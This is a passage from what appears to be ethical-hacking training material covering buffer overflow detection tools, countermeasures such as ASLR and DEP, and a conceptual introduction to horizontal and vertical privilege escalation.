


OllyDbg - vulnserver.exe - [CPU - thread 0000108C, module ntdll]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Registers (FPU)
Address Hex dump ASCII
Attached process paused at ntdll.DbgBreakPoint
Paused

Figure 6.74: Screenshot of OllyDbg

Some additional buffer overflow detection tools are as follows:

- Veracode (*https://www.veracode.com*)
- Flawfinder (*https://dwheeler.com*)
- Kiuwan (*https://www.kiuwan.com*)
- Splint (*https://github.com*)
- BOVSTT (*https://github.com*)



Defending against Buffer Overflows

1 Develop programs by following **secure coding practices** and guidelines

2 Use **address space layout randomization** (ASLR) technique

3 Validate arguments and **minimize code** that requires root privileges

4 Perform **code review** at the source code level by using static and dynamic code analyzers

5 Allow the compiler to **add bounds** to all buffers

6 Implement **automatic bounds checking**

7 Always protect the **return pointer** on the stack

8 Never allow execution of code outside the code space

9 **Regularly patch** the applications and operating systems

10 Perform **code inspection** manually with a checklist to ensure that the code meets certain criteria

11 Employ **Data Execution Prevention** (DEP) to mark memory regions as non-executable


12 Implement **code pointer integrity** checking to detect whether a code pointer has been corrupted before it is dereferenced

Defending against Buffer Overflows

The following countermeasures can be adopted to defend against buffer overflow attacks:

- Develop programs by following secure coding practices and guidelines
- Use the address space layout randomization (ASLR) technique, which randomly moves around the address space locations of the data region
- Validate arguments and minimize code that requires root privileges
- Perform code review at the source-code level using static and dynamic code analyzers
- Allow the compiler to add bounds to all the buffers
- Implement automatic bound checking
- Always protect the return pointer on the stack
- Never allow execution of code outside the code space
- Regularly patch applications and operating systems
- Perform code inspection manually with a checklist to ensure that the code meets certain criteria
- Employ non-executable stacks, i.e., data execution prevention (DEP), which can mark the stack or memory regions as non-executable to prevent exploitation
- Implement code pointer integrity checking to detect whether a code pointer has been corrupted before it is dereferenced
- Scrutinize the code thoroughly to avoid possible errors by performing testing and debugging

- Perform automated and manual code auditing
- Avoid using unsafe functions and use strncat instead of strcat and strncpy instead of strcpy
- Use the NX bit to mark certain areas of memory as executable and non-executable
- Digitally sign the code before launching the program
- Ensure that all the control transfers are encompassed by a trusted and approved code image
- Adopt deep packet inspection (DPI) for detecting remote exploitation attempts at the network perimeter using attack signatures
- Consider altering the rules at the operating-system level where the memory pages can hold executable data
- Use IDS solutions to detect behavior that simulates an attack



Module Flow

1 **System Hacking Concepts**

2 **Gaining Access**


3 **Escalating Privileges**

4 **Maintaining Access**

5 **Clearing Logs**

Escalating Privileges

Escalating privileges is the second stage of system hacking. Attackers use passwords obtained in the first step to gain access to the target system and then try to attain higher-level privileges in the system. The various tools and techniques attackers use to escalate their privileges are described as follows.



Privilege Escalation

- An attacker can gain access to the network using a **non-admin user account** and the next step would be to gain administrative privileges
- The attacker performs a privilege escalation attack that takes advantage of **design flaws**, **programming errors**, **bugs**, and **configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allow the attacker to **view critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, or worms

Types of Privilege Escalation

1. **Horizontal Privilege Escalation**
   - Refers to acquiring the same privileges that have already been granted, by assuming the identity of another user with the same privileges
2. **Vertical Privilege Escalation**
   - Refers to gaining higher privileges than those existing

Attacker
I can access the network using John's user account, but I need "Admin" privileges
User

Privilege Escalation

Privileges are a security role assigned to users for using specific programs, features, OSs, functions, files or codes, etc., to limit their access by different types of users. If a user is assigned more privileges, he/she can modify or interact with more restricted parts of the system or application than less privileged users. Attackers initially gain system access with low privilege and then try to gain more privileges to perform activities restricted from less privileged users. A privilege escalation attack is the process of gaining more privileges than were initially acquired.

